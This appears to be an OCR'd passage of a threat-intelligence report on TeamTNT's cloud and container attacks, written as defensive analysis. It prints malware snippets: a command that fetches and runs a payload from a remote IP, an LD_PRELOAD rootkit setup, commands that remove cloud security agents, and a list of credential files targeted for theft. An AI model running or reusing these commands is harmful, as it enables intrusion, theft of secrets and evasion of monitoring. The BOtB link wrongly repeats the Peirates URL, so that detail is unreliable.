
Figure 12. Maintaining persistence using 'systemd' - 2



```
findautostart=`ps -p 1 -o comm=`
if [[ "$findautostart" == "init" ]]; then
startupserviceinitd
fi
if [[ "$findautostart" == "systemd" ]]; then
startupservicesystemctl
fi
```

Figure 13. Maintaining persistence using 'systemd' - 3

After ensuring persistence, to make follow-up attacks easier for the threat actor, tools such as “Peirates” and “Break Out the Box (BOtB)' are used to make a privilege escalation attempt. “Peirates” is a tool used in privilege escalation and pivoting, run in Kubernetes environments. This tool is open-source, and the official download link is available on GitHub (hxxps://github.com/inguardians/peirates) as shown below.



README.md

What is Peirates?

Peirates, a Kubernetes penetration tool, enables an attacker to escalate privilege and pivot through a Kubernetes cluster. It automates known techniques to steal and collect service accounts, obta[illegible]further code execution, and gain control of the cluster.

Where do I run Peirates?


You run Peirates from a container running on Kubernetes.

Does Peirates attack a Kubernetes cluster?

Yes, it absolutely does. Talk to your lawyer and the cluster owners before using this tool in a Kubernetes cluster.

Figure 14. Peirates, a tool used in Kubernetes environments for privilege escalation and pivoting.

'BOtB (Break Out the Box)' is an attack tool that uses CVE vulnerabilities and poor settings in Docker environments to obtain host privileges. This tool is open-source, and the official download link is available on GitHub (hxxps://github.com/inguardians/peirates) as shown below.



README.md

Break out the Box (BOtB)

BOtB is a container analysis and exploitation tool designed to be used by pentesters and engineers while also being CI/CD friendly with common CI/CD technologies.

What does it do?


BOtB is a CLI tool which allows you to:

- Exploit common container vulnerabilities
- Perform common container post exploitation actions
- Provide capability when certain tools or binaries are not available in the Container
- Use BOtB's capabilities with CI/CD technologies to test container deployments
- Perform the above in either a manual or automated approach

Figure 15. BOtB tool used in Docker environments to gain host privilege


2.3) Defense Evasion

After a successful attack, TeamTNT disguised the malware file name with a file name of the Linux OS-related program (e.g.: “bioset”) and used the “libprocesshider” tool, which uses LD_PRELOAD to execute rootkits, to hide the malicious process for the ultimate purpose of evading detection and defense.



```
if [ -f "/usr/bin/bioset" ]; then
echo 'FOUND: bioset'
else
echo 'MISSING: bioset'
loadthisfile http://85.214.149.236:443/sugarcrm/themes/default/images/bioset.jpg /usr/bin/bioset
chmod +x /usr/bin/bioset
/usr/bin/bioset
fi
```

Figure 16. Disguising the malware file name with the name of a normal process (e.g.: “bioset”)



libprocesshider

Hide a process under Linux using the ld preloader.

Full tutorial available at https://sysdigcloud.com/hiding-linux-processes-for-fun-and-profit/


In short, compile the library:

```
gianluca@sid:~/libprocesshider$ make
gcc -Wall -fPIC -shared -o libprocesshider.so processhider.c -ldl
gianluca@sid:~/libprocesshider$ sudo mv libprocesshider.so /usr/local/lib/
```

Load it with the global dynamic linker

```
root@sid:~# echo /usr/local/lib/libprocesshider.so >> /etc/ld.so.preload
```


Figure 17. A rootkit tool named “libprocessehider” that uses LD_PRELOAD



```
CHECKSIZE=`ls -al /usr/local/lib/$(uname -m).so | awk '{print $5}'`
if [ "$CHECKSIZE" = "16896" ] ; then chattr -ia / /etc/ /etc/ld.so.preload 2>/dev/null ;
    chattr +i /usr/local/lib/$(uname -m).so 2>/dev/null ;
    cat /etc/ld.so.preload | grep '/usr/local/lib/'$(uname -m)'.so'
|| echo '/usr/local/lib/'$(uname -m)'.so' >> /etc/ld.so.preload ; fi
```


Figure 18. A wide-area hooking code that uses “/etc/ld.so.preload”

When the rootkit is executed, the malware attempts to terminate the security monitoring programs of Aliyun (Alibaba cloud) and QCloud (Tencent cloud).



```
if [ -f "/etc/init.d/agentwatch" ];then rm -rf /etc/init.d/agentwatch 2>/dev/null;fi
if [ -f "/usr/sbin/aliyun-service" ];then rm -rf /usr/sbin/aliyun-service 2>/dev/null;
if [ -f "/usr/local/aegis*" ];then rm -rf /usr/local/aegis* 2>/dev/null;fi
    systemctl stop aliyun.service 2>/dev/null;service aliyun.service stop 2>/dev/null;
```


Figure 19. Code that shuts down Aliyun's (Alibaba Cloud) security monitoring program



```
if [ -f "/usr/local/qcloud/stargate/admin/uninstall.sh" ];
    then bash /usr/local/qcloud/stargate/admin/uninstall.sh;fi
if [ -f "/usr/local/qcloud/YunJing/uninst.sh" ];then bash /usr/local/qcloud/YunJing/uninst.sh;fi
if [ -f "/usr/local/qcloud/monitor/barad/admin/uninstall.sh" ];
    then bash /usr/local/qcloud/monitor/barad/admin/uninstall.sh;fi;fi
```

Figure 20. Code that shuts down QCloud's (Tencent Cloud) security monitoring program

Additionally, it changed the existing DNS to a normal Google DNS to evade DNS monitoring by cloud companies.




```
function SetupNameServers(){
chattr -i /etc/resolv.conf 2>/dev/null 1>/dev/null ; mchattr -i /etc/resolv.conf
cat /etc/resolv.conf | grep 'nameserver 8.8.8.8' || echo "nameserver 8.8.8.8" >>
cat /etc/resolv.conf | grep 'nameserver 8.8.4.4' || echo "nameserver 8.8.4.4" >>
chattr +i /etc/resolv.conf 2>/dev/null 1>/dev/null ; mchattr +i /etc/resolv.conf
```

Figure 21. Code that changes the DNS to a normal Google DNS to evade DNS monitoring

2.4) Discovery & Lateral Movement

After successfully infiltrating a system, TeamTNT uses the “zgrap” and “masscan” tools to attempt discovery and lateral movement on ports 2375/2376 (Docker REST API) and 10250 (Kubelet Control Plane) just like they did in the initial infiltration process. Aside from “zgrap” and “masscan”, a tool called “Weave Scope” was also used to attempt lateral movement. “Weave Scope” is an open-source tool that connects, manages, and visualizes multiple Docker/Kubernetes systems based on a network connection.



app2
tomwilkie/app:latest scope-tastic

STATUS

0.41 % CPU

35.8 MB MEMORY

INFO

ID: a230bd1e3501
STATE: Up 19 hours
COMMAND: /w/w python /home/weave/app.py

OUTBOUND	PORT	COUNT
searchapp2	8080	6
searchapp1	8080	4
redis1	6379	1
qotd1	4446	1

PROCESSES	PID	CPU	MEMORY
python	3047	0.00 %	21 MB
/usr/local/bin/py...	3289	0.00 %	27.6 MB

Figure 22. Weave Scope, an open-source tool (Reference: weave.works)

Using this “Weave Scope” tool, the group attempts lateral movement in Docker/Kubernetes servers in the network infrastructure.





Figure 23. Lateral movement by TeamTNT using "WeaveScope"

Furthermore, they used credentials stolen from the infiltrated system (SSH, Docker, Kubernetes, AWS, etc.) to attempt accessing other systems.

2.5) Data Exfiltration & Impact


Ultimately, after a successful attack, TeamTNT steals credentials and installs malware. TeamTNT is attempting to not only extract Cloud Service Provider (CSP) credentials but also to find and steal GitHub, Shodan, SMB, and Jupyter credentials.



```
FULL_ARRAY=("/etc/passwd-s3fs" "/etc/davfs2/secrets" "/etc/zypp/credentials.d/NCCcredentials" "/etc/cloudflared/

PATH_ARRAY=(".ssh/id_rsa" ".ssh/id_rsa.pub" ".ssh/known_hosts" ".ssh/config" ".ssh/authorized_keys" ".ssh/author
            ".aws/config" ".aws/credentials" ".aws/credentials.gpg" ".docker/config.json" ".docker/ca.pem" ".s3b
            ".s3ql/authinfo2" ".passwd-s3fs" ".s3cfg" ".git-credentials" ".gitconfig" ".shodan/api_key" ".ngrok2
            ".config/filezilla/filezilla.xml" ".config/filezilla/recentservers.xml" ".config/hexchat/servlist.cc
            ".boto" ".netrc" ".config/gcloud/access_tokens.db" ".config/gcloud/credentials.db" ".davfs2/secrets"
            ".smbclient.conf" ".smbcredentials" ".samba_credentials")
```

Figure 24. Code that steals relevant credentials from AWS, Google, Tencent, GitHub, Shodan, SMB, Jupyter, etc.

After stealing credentials, they installed XMRig CoinMiner to mine cryptocurrency and the "TNTbotinger" (="Hildegard") malware for DoS (Denial of Service) attacks. "TNTbotinger" is a malware created based on an open-source malware, "ziggystartux". This malware receives commands from the C&C Server and executes arbitrary commands and begins DoS (Denial of Service) attacks.



README.md

ziggystartux

A Kaiten rewrite, with much new functionality, and many fixes for the old stuff! Tailored toward embedded Linux devices, because... well, the internet of things is the new frontier!


Whats new

Nothing, really. Just doing some maint to avoid confusion. Ziggy-latest is the latest version. Note that now the password to
enable and disable is hardcoded. Passwords, server ips, etc are encoded using the hide.c tool. You really need to read the
code to understand this version, it's not compicated though.

Figure 25. Open-source malware “ziggystartux”


3. Conclusion

This report summarized TeamTNT's attacks from the perspective of TTPs. While examining their TTPs, AhnLab identified some unique characteristics in the malware used by the threat group. The first is that a portion of the content in the malware was written in German. Seeing from the fact that not only their tweets but also their malware contained German, threat actors in the TeamTNT group are deemed to be German speakers.



```
# verbose mode ist nur für euch ;) damit ihr was zum gucken habt in der sandbox :-*
# just set it to 1
export VBOSE="1"
```


Figure 26. Malware with German text - 1



```
echo "Durchsuche cronjobs / crontabs /  anacron / init.d / systemctl /  BLAH BLAH  "  $SILENT
find /etc/cron* -type f -executable -exec sh -c "file -i '{}' | grep -q 'x-executable; charset=binary'" \;
echo "########################################################################" >> /tmp/...cron
find /etc/cron* -type f -executable -exec sh -c "file -i '{}' | grep -q 'x-executable; charset=binary'" \;
echo "########################################################################" >> /tmp/...cron
```


Figure 27. Malware with German text - 2

The second characteristic is that there are teamtnt-related strings in the malware used in their attacks, as if to promote their group publicly.




```
# command line arguments
WALLET=88ZrgnVZ687Wg8ipWyapjCVRWL8yFMRaBDrxtiPSwAQrNz5ZJBRozBSJrCYffurn1Qg7Jn7WpRQSAA3C8aidaeadAn4xi4k
EMAIL=hilde@teamtnt.red
export MOHOME=/usr/share
mkdir $MOHOME -p
```

Figure 28. Malware with TeamTNT- related strings - 1



